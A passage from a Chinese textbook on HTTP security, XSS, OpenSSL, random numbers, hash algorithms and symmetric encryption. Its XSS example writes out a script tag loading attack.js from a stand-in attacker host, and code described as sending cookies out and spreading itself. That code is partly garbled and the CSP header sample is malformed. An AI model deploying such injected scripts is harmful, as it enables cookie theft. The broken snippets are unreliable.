这里不是想介绍代理服务器，而是说 HTTP 模型由于限制非常少，可以有很多的用途。而没有身份验证会出现很多安全问题，想象一下，当你还钱的时候，如果没有办法确认对方的身份，你敢把钱交给对方吗？

3) 数据易篡改

HTTP 数据在传输过程中，会经过很多节点，这些节点都可以修改原始数据，而对于客户端和服务端来说，没有任何技术来确保接收的数据就是发送者发送的原始数据。

由于没有机制确保数据的完整性，客户端和服务端只能无条件信任接收到的数据，这也产生了很多安全问题，篡改数据也叫作中间人攻击。比如 ISP 插入广告的例子，如果有一种机制能够让浏览器知晓数据已经被篡改，那么浏览器就可以告知用户危险，并中断本次请求。

HTTP 安全问题主要是这三点导致的，而解决的办法就是使用 HTTPS，在理解的时候，一定要明白 HTTPS 是如何解决这三个核心问题的。

1.5 Web 应用安全

这个领域知识点非常多，攻击方式也非常多，本节简单介绍，让读者有个印象，表达的中心思想就是 HTTP 安全问题只是 Web 应用安全问题的一部分，就算网站支持了 HTTPS，Web 应用安全问题仍然很严峻。

HTTP 只负责数据传输，真正的攻击对象是浏览器（用户）和服务器（数据）。HTTP 响应只有在浏览器上运行才能触发更多的安全问题，如果没有浏览器这个运行环境，攻击就可能无法发起，一旦成功执行了客户端攻击，则又会进一步发送恶意请求攻击服务器。

对于客户端安全来说，重要的是要明白 HTML 语言和 JavaScript 脚本语言的运行机制。对于服务器端开发来说，首先避免编写有漏洞的程序，其次需要理解客户端的运行机制，否则很容易受到攻击。

1.5.1 浏览器、HTML 和 JavaScript

1) 互联网早期

在 Web 应用早期，主要是重视服务器开发，服务器负责输出数据，而浏览器基于 HTML 语言渲染数据，呈现出页面即可，没有太多的其他操作，HTML 标签和 HTML 元素也很少，主要是文字和图片等。在这种形式下，主要的攻击就是构建一条不规范的 HTTP 请求，如果开发者编写的应用程序不严谨，则可能会触发 SQL 注入等攻击，从而破坏服务器存储的数据。

2) 互联网中期

接着，为了更好地呈现或者控制 Web 页面，HTML 标准扩展了很多标签，比如 `<input type="file">` 标签，可以允许用户上传本地的文件至服务器。浏览器提供了很多的内置对象，比如 `XMLHttpRequest`，这些对象通过 JavaScript 语言来控制。

脚本语言的广泛使用，导致了重客户端的开发，服务器逐渐演变为仅提供数据，大部分的逻辑操作在客户端完成，客户端的攻击模式也越来越多。

这些攻击的根本原因就在于触发了恶意脚本，导致客户端自动执行一些攻击，攻击可以针对客户端本身，也可以直接攻击服务器，攻击还可以进行复制。

这里以常见的 XSS 攻击方式进行说明，XSS 就是利用应用程序的漏洞，诱使用户触发恶意代码，从而自动发送恶意的 HTTP 请求至服务器，造成自动攻击。

通过一个博客系统来描述 XSS 攻击：

- ◎ 攻击者发现一个博客系统存在漏洞，发表文章的时候，服务器没有转义或者过滤数据。
- ◎ 攻击者用账号登录博客系统，打开文章编辑器，输入正常的内容，但是在文章末尾加入一段恶意代码（`<script type='text/javascript' src='http://www.attack.com/attack.js'></script>`）。

- ◎ 由于服务器没有任何的校验机制，所以正常生成了一篇文章，比如 `http://www.example.com/article.html`。
- ◎ 攻击者将这篇文章的地址发送到各大论坛，或者将文章地址用邮件发送给其他人。
- ◎ 不明真相的人一旦打开这篇文章，浏览器就会下载并置执行 `attack.js` 文件，由于该文件包含了恶意代码，就可以进行攻击。

`attack.js` 攻击代码如下：

```
<script type="text/javascript">
$(function(){
    var cookie = encodeURIComponent(document.cookie)

    $('</scr"+"ipt>"
    $.post("http://www.example.com/sendArticle.php",{content:content},
function(result){});

})
</script>
```

这段代码中会产生两个攻击：

- ◎ 将用户 `www.example.com` 主机下的所有 Cookie 信息发送给攻击者。
- ◎ 自动以正常用户的身份生成一篇文章，而这篇文章包含同样的攻击代码。

3) 目前的互联网

目前互联网更关注移动互联网，尤其是手机设备，为了更好地支持移动设备并提升性能，提出了 HTML5 标准，HTML5 标准是下一代 HTML 标准。HTML5 支持了更多的功能，比如说地理位置、照相机，而这些功能是手机设备本身具备的。对于开发者来说，由于拥有了更多的设备控制能力，会进一步导致安全问题，比如在 HTML 旧标准中，客户端 JavaScript 最多获取设备上的 Cookie，不能获取设备的其他信息，而在 HTML5 中，客户端还能获取手机照片库信息，一旦应用实现出现问题，会暴露设备上更多的隐私信息，所以浏览器在实现 HTML5 标准的时候，会有很多的安全策略，这些标准是由 W3C 指定的。

1.5.2 W3C

为了解决安全和标准问题，开发人员想了很多办法，比如 1.5.1 书中介绍的 XSS 攻击，

开发人员可以对请求数据进行转义，但是这些办法不具备普适性，依赖于开发人员的编码能力，那么有没有一种标准的方法来缓解安全问题呢？W3C 在这方面做了很多的努力。

Tim Berners-Lee 教授提出 Web 技术后成立了 W3C 组织，W3C 主要制定 Web 技术的标准，比如 HTML 标准、DOM 标准、CSS 标准、ECMAScript 标准，而实现这些标准主要由浏览器厂商或者服务器厂商完成。如果没有严格遵守标准，会产生很多兼容和安全问题。

在互联网早期，W3C 没有过多考虑安全问题，而目前 W3C 有了更多的安全标准，尤其在制定 HTML5 标准的时候，充分考虑了安全问题。

W3C 主要以 HTTP 头部的方式提供安全保护，比如 Access-Control-Allow-Origin、X-XSS-Protection、Strict-Transport-Security、Content-Security-Policy HTTP 头部，一旦开发者和浏览器正确地遵守安全标准，就能缓解安全问题。

比如 1.5.1 中的 XSS 攻击，主要原因就在于浏览器执行了一个外部 JavaScript 脚本，如果浏览器按照策略不加载外部脚本，攻击就无从谈起了。比如服务器输出下面的 Content-Security-Policy 头信息，等于告诉浏览器只允许加载 www.example.com 本域下的脚本文件，就能避免 XSS 攻击。

```
Content-Security-Policy: default-src: 'self'; script-src: http://www.  
example.com;
```

这里也只是抛砖引玉，所举例子也很简单，对于整个 Web 应用来说，安全问题是复杂的，本书主要从 HTTPS 的角度去理解 Web 安全问题。

第 2 章

密码学

解决 HTTP 安全的方法就是采用 HTTPS，理解 HTTPS 之前必须掌握基本的密码学知识，HTTPS 本质上就是对密码学算法的组合，很多读者无法充分理解 HTTPS 的根本原因在于没有掌握密码学的基本知识。

本章从应用者的角度介绍一些常用密码学算法，主要内容如下：

- ◎ 了解密码学的本质，核心目标。
- ◎ 了解一些基础的密码学算法，比如随机数、Hash 算法。
- ◎ 了解一些经典的密码学算法，比如对称加密算法、公开密钥算法、MAC 算法。
- ◎ 了解密码学算法安全性和性能，影响安全和性能非常关键的因素就是密钥。
- ◎ 为避免学习过于枯燥，会使用 OpenSSL 工具和 PHP 语言演示各类算法的使用。

2.1 对于密码学的认知

在学习密码学之前，对于密码学需要有个基本的认知，学习的时候才能事半功倍。换句话说，对于密码学，需要明白学习的目的、方法、范围和程度。

2.1.1 基本认知

1) 密码学是科学

密码学是科学，有着严格的规范，设计密码学算法需要具备深厚的数学知识，一般情况下开发者不要自行设计密码学算法，因为这存在极大的风险。

2) 密码学理论是公开的

密码学算法的实现原理是公开的，读者可能觉得这观点很奇怪，很多开发者喜欢设计

千奇百怪的算法，窃以为别人并不知道，其实自行设计的算法根本不具备严格的数学模型，很容易被攻破。流行的密码学算法其算法实现是公开的，经过了长时间的考验。

3) 密码学算法是相对安全的

随着时间的推移，计算机的处理速度越来越快，某个密码学算法的数学基础可能受到挑战，现阶段安全的密码学算法，未来可能就是不安全的了。世界上也没有绝对安全的密码学算法，对于算法应用者来说，确保目前使用的密码学算法是安全的就可以了，潜在也说明，应用者应该长期关注密码学算法的安全性，使用最安全、最合适的密码学算法。

4) 密码学攻击方法是多样化的

大部分密码学算法需要密钥，最简单的破解方法就是获取密钥，除此之外攻击方式非常多，由于算法实现是公开的，一般不会攻击算法本身。

开发者在编写应用的时候，可能会错误地使用密码学算法从而出现一些安全漏洞，而这些漏洞是攻击者的分析目标，一旦攻击成功，应用就会出现安全风险。

判断是否真正掌握密码学知识的方法就是成为一个攻击者，因为只有完整地明白密码学原理才能发起攻击。

5) 密码学应用标准很重要

很多开发者可能了解某个密码学算法的用途，但由于密码学算法应用有很多陷阱，一旦使用不当，会出现很多问题，为了正确地应用密码学算法，制定了很多应用标准（比如 PKCS 标准）。开发者可以不了解密码学算法的原理，但是必须掌握应用标准，这样才能编写出更安全的软件。

6) 不具备很强的数学知识也能掌握密码学

密码学是基于数学模型的，要真正明白密码学原理，必须具备很好的数学知识，很多密码学算法的创建者都是数学家而非计算机编码专家，就说明了这一点。对于开发者来说，没有掌握密码学算法的原理并不妨碍应用密码学算法。

这有点像学习 PHP 开发语言一样，虽然并不知道 PHP 实现原理，但是基于 PHP 手册，仍然能够编写出好的应用，但如果明白 PHP 实现原理，能编写出更优秀的软件。

同理对于密码学也是如此，首先要明白特定密码学算法解决了何种问题，其次根据标准正确地使用密码学算法。

7) 解决特定问题的密码学算法

世界上不存在一种密码学算法，能够解决所有的安全问题，每种算法有特定的应用场景，只能解决特定的问题。在思考安全解决方案的时候，必须具体问题具体分析，比如解

决 HTTP 安全问题的时候，首先分析它存在的核心问题，然后思考每个问题是否能够通过某个算法解决，最终结合这些算法提出了一个解决方案，这个解决方案就是 HTTPS，它是协议而非算法，是对多种密码学算法的工程应用。

在使用密码学算法的时候也不要画蛇添足，一个简单的软件为了保障安全性可能使用一种密码学算法即可，没有必要组合多种密码学算法。

对于读者来说，初次接触这些原则的时候，可能并不能很好地理解，希望读者读完本章，能够回顾这些原则。

密码学算法是安全的基石，当面对一个安全工具的时候（比如 SSH、Shadowsocks），能够分析出其背后的密码学原理，那么就足够优秀，如果能编写出安全的应用，那就锦上添花了。

2.1.2 密码学的四个目标

在基于互联网通信的应用中，密码学主要解决四个问题，HTTP 出现的三个核心问题就是要解决的目标，而掌握了 HTTPS 的原理，基本上就掌握了密码学知识。

1) 机密性（隐私性）

在网络中传递的数据如果具备机密性，那么传输的数据就是一串无意义的数字，只有拥有密钥的才能解释这些数据，密钥是加密算法的关键。在密码学中，对称加密算法和公开密钥算法都能够保证机密性。

2) 完整性

完整性表示接收方能够确保接收到的数据就是发送方发送的原始数据，假设数据被中间人篡改，接收方如果有策略知晓数据被篡改了，那么传递的数据就具备完整性。

在密码学中，主要使用消息验证码（MAC）算法保证完整性。需要注意的是互联网传输的数据即使是加密的也无法保证完整性，本章后续部分会进行详细的描述。

3) 身份验证

互联网应用一般都有发送方和接收方，对于接收方来说，必须确认发送方的身份，才能确保收到的数据就是真实发送方发送的。反之对于发送方来说也是一样的，通信双方必须确保对端就是要通信的对象。在密码学中，一般使用数字签名技术确认身份。本章后续部分也会解释消息验证和身份验证的区别。

4) 不可抵赖性

这个目标在第 1 章没有涉及，举个例子，A 向 B 借钱了，并写了张借条，当 B 希望 A

还钱的时候，A 抵赖说这张借条不是他写的，理由就是有人冒充他写了这张借条，A 的行为可以抵赖。在密码学中，数字签名技术能够避免抵赖。

2.1.3 OpenSSL

密码学原理是公开的，在工程上需要实现各种算法，最著名的就是 OpenSSL 项目，包括了底层密码库和命令行工具，大部分 Linux 发行版都预装了 OpenSSL 库。

很多应用软件都不是自行实现各种密码学算法，一般都直接调用 OpenSSL 密码库。读者会问为什么很多大公司不基于原理自己实现算法呢？原因其实很简单，还是安全，虽然密码学算法原理是公开的，但是在实现算法逻辑的时候可能会有问题，从而出现安全问题，选择合适的密码学算法库很重要。

OpenSSL 是密码学中一个非常流行的底层密码库，相对来说是值得信赖的，本章为什么会提到 OpenSSL 命令行呢？接下来会讲解各种密码学算法，笔者只会从应用的角度讲解密码学算法，不会深入内部细节，重点是正确地使用密码学算法，为了避免枯燥，会用 OpenSSL 命令行和 PHP 语言演示一些密码学算法应用的例子，PHP 语言大部分内置的密码学函数也基于底层的 OpenSSL 库。

OpenSSL 命令行也是不断迭代的，尽量使用最新版本，这样安全性和性能更有保障，读者在学习 OpenSSL 命令行的时候可能会很茫然，原因如下：

- ◎ OpenSSL 命令行功能非常强大，有很多的子命令和参数，如果不理解密码学算法，根本无法理解子命令和参数的含义，这是难学习的根本原因，也说明学习 OpenSSL 之前必须先掌握密码学算法。
- ◎ 不同版本的 OpenSSL 命令行工具在使用的时候有一些差别，同样一条命令，读者会发现在特定版本下可能无法正确运行。
- ◎ OpenSSL 命令行的帮助手册和文档描写得不是很通俗，很难进行系统的学习。
- ◎ 完成同样一个操作，OpenSSL 命令行有许多方法实现，这可能会干扰读者的学习。

本章应用的 OpenSSL 命令行运行环境如下：

- ◎ Ubuntu 14.04.5 LTS 系统。
- ◎ OpenSSL 1.1.0f。

如果读者没能成功运行示例，建议参考帮助文档，为了更好地学习 OpenSSL 命令行工具，下面讲解一些使用 OpenSSL 的技巧。

1) 查看 OpenSSL 版本

```
$ openssl version
OpenSSL 1.1.0f 25 May 2017
```

2) 查看所有 OpenSSL 支持的命令

```
$ openssl help

Standard commands
asn1parse      ca             ciphers        cms
crl            crl2pkcs7     dgst           dhparam
dsa            dsaparam      ec             ecparam
enc            engine        errstr         exit
gendsa         genpkey       genrsa         help
list           nseq          ocsf           passwd
pkcs12         pkcs7         pkcs8          pkey
pkeyparam      pkeyutl       prime          rand
rehash         req           rsa            rsautl
s_client       s_server      s_time        sess_id
smime          speed         spkac          srp
ts             verify        version        x509
```

可见 OpenSSL 命令行有非常多的密码学工具。

3) 获取算法的帮助信息

如果要获取 RSA 算法的帮助信息，则可以输入如下命令，可以显示大部分可用的参数：

```
$ openssl rsa --help

Usage: rsa [options]
Valid options are:
  -help                Display this summary
  -inform format       Input format, one of DER NET PEM
  -outform format      Output format, one of DER NET PEM PVK
  -in val              Input file
  -out outfile         Output file
  -pubin               Expect a public key in input file
  -pubout              Output a public key
  -passout val         Output file pass phrase source
  -passin val          Input file pass phrase source
  -RSAPublicKey_in     Input is an RSAPublicKey
  -RSAPublicKey_out    Output is an RSAPublicKey
  -noout               Don't print key out
  -text                Print the key in text
  -modulus             Print the RSA key modulus
```

-check	Verify key consistency
-*	Any supported cipher
-pvk-strong	Enable 'Strong' PVK encoding level (default)
-pvk-weak	Enable 'Weak' PVK encoding level
-pvk-none	Don't enforce PVK encoding
-engine val	Use engine, possibly a hardware device

为了了解算法的详细使用信息，也可以输入如下命令：

```
$ man rsa
```

4) 构建特定版本的命令行工具

如果读者机器上的 OpenSSL 命令行版本不是 OpenSSL 1.1.0f，但又不想升级操作系统内置的 OpenSSL 库，则可以在自己的工作目录编译，构建一个专属的 OpenSSL 库，避免和系统的 OpenSSL 库冲突。

```
#下载二进制包并解压缩
```

```
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz
```

```
$ tar xvf openssl-1.1.0f.tar.gz
```

```
$ cd openssl-1.1.0f
```

```
#查看安装手册
```

```
$ more INSTALL
```

```
#查看 config
```

```
./config --help
```

```
#安装并编译，安装目录不要和系统目录冲突
```

```
$ ./config --prefix=/usr/local/openssl --openssldir=/usr/local/openssl
```

```
$ make
```

```
$ make test
```

```
$ make install
```

```
$ make clean
```

```
#运行安装的 OpenSSL
```

```
$ /usr/local/openssl/bin/openssl version
```

```
OpenSSL 1.1.0f 25 May 2017
```

总结说来，使用 OpenSSL 命令行最忌复制粘贴，不同参数在特定子命令下含义也可能是不一样的，需要明白子命令和参数的内在共性，善于利用帮助手册才是正道。

2.2 随机数

首先介绍密码学中看似很简单，但是很难正确使用的算法，这就是随机数生成算法。在密码学中随机数的用途非常大，其他密码学算法内部都会用到随机数。

对于随机数，读者都有一些印象，网络上有很多随机数生成小工具。从开发者直观的角度看，随机数就是一串杂乱无序的字母、数字、符号组合，但这不是真正的随机数，更不能用在密码学中，为了理解随机数的本质，先介绍随机数的类型。

2.2.1 随机数的类型

通过表 2-1 可以看出，不同类型的随机数具备不同的特性，理解这些特性非常重要。

表 2-1 随机数类型

名 称	生 成 类 型	特 性	说 明
真正的随机数生成器	硬件生成	效率高、随机性、不可预测性、不可重现性	需要从物理设备获取
伪随机数生成器	软件生成	效率高、随机性	通过算法获取
密码学伪随机数生成器	软件生成	效率高、随机性、不可预测性	用于密码学

1) 效率

在软件或者密码学应用中需要大量的随机数，必须在很短的时间内生成随机数，否则就不是一个好的随机数生成器。

2) 随机性

生成的随机数只要不存在统计学偏差，那么这个随机数就具备随机性（randomness），比如随机数生成器从 0 到 9 几个数字中随机选出四个数字，在生成的随机数中，0 到 9 数字出现的次数是平均的，代表该随机数生成器具备随机性。

3) 不可预测性

有些随机数看上去很随机，但是这些随机数之间可能存在一定的关联，比如通过以前的随机数可以推断出后续的随机数，这种随机数就具备不可预测性（unpredictable）。密码学中的随机数必须具备不可预测性，否则就会存在安全问题，当然非密码学应用使用具备随机性的随机数就足够了。

4) 不可重现性

所谓不可重现性（unrepeat）就是不管经过多长时间，不会产生完全相同的随机数。在软件层面不可能生成完全不一样的随机数，在一定周期内，密码学随机数算法最终会生

成两个完全相同的随机数，只是周期长短的问题。

在密码学中应该尽量使用周期相对长的随机数，为了实现真正不可重现性的随机数，必须基于物理设备或者物理现象。

2.2.2 随机数的工作原理

不管是真正的随机数生成器 TRNG (True Random Number Generator)，伪随机数生成器 PRNG (Preudo Random Number Generator)，还是密码学伪随机数生成器 CPRNG (Cryptography secure Preudo Random Number Generator)，内部工作原理是一样的，CPRNG 是 PRNG 随机数生成器中的一种。

随机数生成器内部会维护一个状态 (internal state)，对于 TRNG 来说，内部状态的数值来自外部设备，称为熵 (entrory)，比如动态的时间、变化的温度、声音的变化、鼠标位置。

而对于 PRNG 来说，内部状态的数值来自于模拟的数值，称为种子 (seed)。随机数生成器每次生成随机数的时候，内部状态的值都会变化，这样才能产生不一样的随机数，如果每次熵和种子是一样的，生成的随机数也是相同的，所以熵和种子对于随机数生成器非常重要。

一个优秀的随机数生成器就在于寻找尽可能多的熵和种子，一旦熵和种子不够，随机数生成器就会停止运行。

2.2.3 常见的随机数生成器

1) 使用外部熵生成随机数

```
$ head -c 32 /dev/urandom | openssl enc -base64
```

2) 伪随机数生成器算法

如果生成的随机数不是用于密码学，开发者可以自行设计一个生成算法，常见算法如表 2-2 所示。

表 2-2 常见生成算法

算 法 名 称
Blum Blum Shub
Mersenne Twister (马特赛特旋转演算法)
Linear congruential generator (线性同余法)

大部分开发语言都有类库提供伪随机数生成算法，比如 PHP 语言可以通过下面的代

码产生伪随机数：

```
//初始化种子
mt_srand();
$randval = mt_rand();
echo $randval;
```

OpenSSL 命令行工具也能提供伪随机数，比如：

```
$ openssl rand -base64 24
```

3) 密码学随机数生成算法

在密码学中，可以通过其他密码学算法生成密码学可以使用的随机数，比如表 2-3 中的算法。

表 2-3 密码学伪随机数生成算法

算 法 名 称	说 明
块密码算法 CTR 模式	属于对称加密算法，本章后面会讲解
摘要函数	摘要函数具备单向性，本章后面会讲解
流密码算法	属于对称加密算法，内部会产生一个 keystream，后续章节会讲解

2.2.4 密码学算法中的随机数

密码学应用中很多场景会涉及随机数，不同的用途有不同的称呼，常见用途见表 2-4。

表 2-4 随机数常见用途

名 称	说 明
密钥	对称加密算法、公开密钥算法、MAC 算法都会用到密钥，密钥本质上是一个随机数
初始化向量 (IV)	块密码算法中很多迭代模式会使用 IV
nonce	块密码算法中的 CTR 模式、AEAD 加密模式也会用到 nonce
salt	基于口令的加密算法会用到，通过 salt 生成一个密钥

目前读者不用关心这些概念，后续章节会讲解，在不同的算法中，随机数的称呼也有差异。

2.3 Hash 算法

讲解完随机数生成器算法后，接下来讲解密码学 Hash 算法 (Cryptographic Hash Function)，读者可能很奇怪为什么不先讲解更常用的加密算法，而先讲解随机数生成器算

法和密码学 Hash 算法呢？

原因就在于随机数生成器算法和密码学 Hash 算法都是密码学中的基础算法，很多其他的密码学算法选择这两个算法作为加密基元（Cryptographic Primitives）。

2.3.1 加密基元

在介绍密码学 Hash 算法之前，简单介绍加密基元的概念，大部分算法完成的功能是单一的，很少有某个算法能够解决密码学中的所有问题。加密基元就是一些基础的密码学算法，通过它们才能够构建更多的密码学算法、协议、应用程序。加密基元类似于房屋的内部材料（砖头、水泥），基于材料搭建出房屋，才真正对人类有用。

加密基元的功能很单一，也很可靠，一般不会出现使用不当的问题，但为了构建出更多的密码学算法和协议，必须充分理解加密基元的原理、作用、注意点，否则很难基于加密基元构建出安全的密码学算法和协议。想象一下，建造房屋的时候，如果使用不好的材料或者错误地选用了材料，搭建出来的房屋会牢固吗？

对于大部分开发者来说，不要轻易设计加密基元，应该正确理解加密基元。密码学 Hash 算法就是非常重要的一个加密基元，表 2-5 列举了基于密码学 Hash 算法产生的其他密码学算法，读者暂时不用详细理解。

表 2-5 基于密码学 Hash 算法产生的其他密码学算法

算 法 名 称	说 明
MAC 消息验证码	HMAC 就是一个基于 Hash 算法实现的 MAC 算法
伪随机数生成器	利用 Hash 算法的单一性特点，可以构造出一个随机数
基于口令的加密算法	可以通过口令和 Hash 算法生成一个密钥
数字签名	数字签名算法对 Hash 算法生成的摘要值进行签名
块密码加密算法	基于 Hash 算法也能生成块密码加密算法，同时块密码加密算法也能生成一个 Hash 算法

2.3.2 Hash 算法和密码学 Hash 算法

开发者其实经常听到 Hash 算法这个名词，比如 Hash 表（散列表），通过 Hash 表能够根据键值快速找到数据，在 Web 开发中使用很广泛，比如 memcached 快速的原因就在于利用了 Hash 表。需要注意的是，密码学 Hash 算法和普通的 Hash 算法不是同一个概念，密码学 Hash 算法有 Hash 算法的所有特性，但从安全的角度考虑，密码学 Hash 算法还有其他的一些特性。基于普通 Hash 算法实现的应用，比如 Hash 表和校验和（checksums）不能用于密码学。

2.3.3 密码学 Hash 算法的特性

密码学 Hash 算法是非常重要的一个算法，是现代密码学中的核心组成部分，密码学中有很多密码学 Hash 算法，有很多的功能。读者在学习的时候，不用过于理解密码学 Hash 算法的内部实现原理，更应该关注其特性、用途、注意点。

密码学 Hash 算法的使用非常简单，可以用下列的公式描述：

摘要/散列值/指纹=hash（消息）

该公式由三部分组成，hash 表示特定的 Hash 算法，消息就是输入值。由于 Hash 算法有很多功能，所以 Hash 算法有多种称呼，比如摘要算法（Message Digest Algorithms）、单向散列函数（Cryptographic One-way Hash Functions）。输出值也有多种称呼，比如摘要值、散列、指纹。读者看到这些名词的时候，都可以理解为 Hash 算法，重要的是甄别出什么样的 Hash 算法才能用于密码学。

密码学 Hash 算法的主要特性如下：

- ◎ 相同的消息总是能得到同样的摘要值，特定的 Hash 算法，不管消息长度是多少，最终的摘要值长度是相同的。
- ◎ 不管多长的消息，Hash 运算非常快速，这是非常重要的特性。
- ◎ 通过摘要值很难逆向计算出原始消息，Hash 算法具备单向性，摘要值是不可逆的，这也是非常重要的特性。为了逆向计算出原始消息，唯一的方法就是采用暴力攻击、字典攻击、彩虹表，对不同的消息组合进行迭代运算，运算的结果如果匹配该消息的摘要值，表示该 Hash 算法不应该用于密码学。
- ◎ 原始消息一旦修改，即使是很轻微的修改，最终的摘要值也会产生变化。
- ◎ 很难找出两个不同的消息，并且它们的摘要值是相同的。

从密码学的角度考虑，Hash 算法能够实现密码学的某个目标，那就是消息防篡改，本章后面会描述。由于 Hash 算法的特性比较多，基于 Hash 算法有很多的应用场景，下面列举几个常见的例子。

2.3.4 Hash 算法的用途

本节简单列举几个 Hash 算法应用的例子，读者借此会对 Hash 算法有进一步的理解，在阅读的时候，仔细体会 Hash 算法的 5 个特性。

1) 文件比较

某个用户从互联网上下载了两个 MP4 格式的电影，但不确定是不是同一个电影，最快速的校验方法就是计算这两个电影的摘要值。采用 Hash 算法的原因有两点：不管多大的文件，摘要值的计算非常快速；第二个原因就是不同的文件，内容即使 99% 相同，对应的摘要值也是不同的。

大部分用户都在下载站下载过文件，每个下载页面会标识出文件对应的 MD5 值(MD5 是一种 Hash 算法)，用户完成文件下载后，为了避免该文件被攻击者篡改（比如被替换为一个木马文件），可以手动计算下载文件的 MD5 值，一旦该值和下载页面标识的 MD5 值是一致的，就可以放心使用。

2) 身份校验

这也是 Hash 算法比较常用的一种功能，微博和微信系统中每个用户都有一个口令 (password 或者 passphrase)，用户登录微博和微信的时候，系统需要校验口令，校验通过则表示用户具有管理权限。

系统为了校验用户的口令，需要在数据库中存储口令，一旦数据库发生泄露，所有用户的口令都会暴露，这是相当严重的安全问题。考虑到 Hash 算法的一些特性，系统可以计算出口令的摘要值，然后存放到数据库中。采用这种解决方案的原理就是摘要值是很逆向的，即使数据库泄露，攻击者也无法通过口令的摘要值计算出原始口令，攻击者很难伪造用户进行攻击。

系统具体如何校验用户的权限呢？大概的步骤如下：

- ◎ 用户输入用户名和口令登录微博或者微信。
- ◎ 系统使用 Hash 算法计算出口令的摘要值。
- ◎ 系统使用用户名和摘要值在数据库表中进行检索，一旦匹配到就说明该用户输入的口令是正确的。

很多开发者喜欢使用该方案存储口令，但这个方案存在安全风险，本章后续部分会进一步讲解。

2.3.5 什么是安全的密码学 Hash 算法

普通的 Hash 算法会遇到各类的密码学攻击，而密码学 Hash 算法除了常规 Hash 算法的特性，还应该具备下面三个特性。

1) 强抗碰撞性 (Collision Resistance)

如果两个不相同的值能够得到同样的摘要值，表示产生了 Hash 碰撞。密码学中，Hash

算法必须具备强抗碰撞性，否则不应该使用。

2) 弱抗碰撞性 (Second pre-image Resistance)

给定一个消息和这个消息对应的摘要值，很难找到一条不同的消息也具有相同的摘要值。如果某个算法不符合该特性，表示该算法遇到了 second-preimage 攻击。

在密码学中，选用的 Hash 算法至少也要具备弱抗碰撞性，具备弱抗碰撞性的算法必然也具备强抗碰撞性。读者需要注意的是，强抗碰撞性和弱抗碰撞性是相对的概念，强弱并不代表算法的安全程度。

3) 单向性 (Pre-image Resistance)

给定一个摘要值很难找出它的原始消息，如果计算出原始消息，表示该算法遇到了 preimage 攻击 (attacks)。

大部分的密码学 Hash 算法都具备单向性，如果某个算法连单向性也不能保证，该算法肯定不能用于密码学。

对于攻击者来说，Hash 算法的破解难度是：强抗碰撞性 < 弱抗碰撞性 < 单向性，也就是说首先破解的是强抗碰撞性。同时破解也分为理论破解和实用破解，一个 Hash 算法理论上产生了碰撞，并不代表该算法完全不能用于密码学，因为现实世界中发生碰撞的可能性还是非常低的。

2.3.6 密码学 Hash 算法的分类

密码学 Hash 算法有很多，比如 MD5 算法、SHA 族类算法，MD5 早已被证明是不安全的 Hash 算法了，目前使用最广泛的 Hash 算法是 SHA 族类算法。

1) MD5

MD5 是一种比较常用的 Hash 算法，摘要值长度固定是 128 比特，MD5 算法目前被证明已经不安全了，MD5 算法违反了强抗碰撞性原则，但是还没有破坏单一性原则。

理论上经过 2^{80} 次运算就能产生碰撞，但目前最快只要经过 2^{63} 次运算就能破坏强抗碰撞性。

2) SHA

SHA (Secure Hash Algorithms) 算法是美国国家标准与技术研究院 (NIST) 指定的算法，SHA 算法不是一个算法，而是一组算法，主要分为三类算法。

(1) SHA-1

SHA-1 算法类似于 MD5 算法，输出的长度固定是 160 比特。

目前 SHA-1 算法在严谨的加密学中已经被证明是不安全的，但是在实际应用过程中并不代表就有安全问题，在现实世界中要构造出碰撞还是非常困难的，需要经过大量的运算，不过还是尽量使用 SHA-2 类的 Hash 算法。

为什么说在实际应用过程中使用 SHA-1 算法并不代表就不安全了呢？举个例子，在 Git 中，所有存储的文件都会通过 SHA-1 算法计算出一个摘要值，在 Git 的内部结构中，摘要值和实际文件之间构成了索引关系。在计算摘要的过程中，原始输入除了文件本身的内容还包括其他一些元信息，文件内容可能会重复，但是元信息很难重复，所以最终摘要值很难发生碰撞，即使发生碰撞也只会影响这个仓库，更确切地说，在 Git 中使用 SHA-1 是为了保证数据的完整性而非机密性。

Hash 算法的特点很多，在实际使用过程中要有分辨能力，不要看到 SHA-1 算法就潜意识认为有安全问题。

(2) SHA-2

SHA-2 算法是目前建议使用的 Hash 算法，截至目前是安全的，主要有四种算法，分别是 SHA-256、SHA-512、SHA-224、SHA-384，输出的长度分别是 256 比特、512 比特、224 比特、384 比特。

(3) SHA-3

SHA-3 算法并不是为了取代 SHA-2 算法，而是一种在设计上和 SHA-2 完全不同的算法，主要有四种算法，分别是 SHA3-256、SHA3-512、SHA3-224、SHA3-384，输出的长度分别是 256 比特、512 比特、224 比特、384 比特。

表 2-6 简单描述了相关 Hash 算法。

表 2-6 Hash 算法

分 类	算 法	输出值长度	输入值最大长度	说 明
MD5	MD5	128 比特	无限制	实践中已经产生了碰撞，理论上不具备弱抗碰撞性
SHA-1	SHA-1	160 比特	$2^{64}-1$ 比特	实践中已经产生了碰撞
SHA-2	SHA-256	256 比特	$2^{64}-1$ 比特	安全使用
	SHA-512	512 比特	$2^{128}-1$ 比特	安全使用
	SHA-224	224 比特	$2^{64}-1$ 比特	安全使用
	SHA-384	384 比特	$2^{128}-1$ 比特	安全使用
SHA-3	SHA3-256	256 比特	$2^{64}-1$ 比特	安全使用
	SHA3-512	512 比特	$2^{128}-1$ 比特	安全使用
	SHA3-224	224 比特	$2^{64}-1$ 比特	安全使用
	SHA3-384	384 比特	$2^{128}-1$ 比特	安全使用

2.4 对称加密算法

所谓数据加密，就是将一段数据处理成无规则的数据，除非有关键的密钥，否则谁也无法得知无规则数据的真实含义。

在密码学中，用于数据加密的算法主要有两种，分别是对称加密算法（Symmetric-key Algorithms）和非对称加密算法（Asymmetrical Cryptography）。

首先介绍对称加密算法的知识。不管是对称加密算法还是非对称加密算法主要用来保证数据的机密性。什么是对称加密算法呢？一般是通过一个算法和一个密钥（secret key）对明文（plaintext）进行处理，得到的不规则字符就是密文（ciphertext）。

图 2-1 很形象地描述了对称加密算法的操作。




图 2-1 对称加密算法

对称加密算法可以用下列公式简单表述：

密文=E（明文，算法，密钥）

明文=D（密文，算法，密钥）

E 和 D 分别表示加密和解密，通过公式可以了解几个关键点：

- ◎ 密钥是关键，密钥是一串数字，加密和解密使用同样的一个密钥，如果没有密钥，基于密文是无法获取明文的。
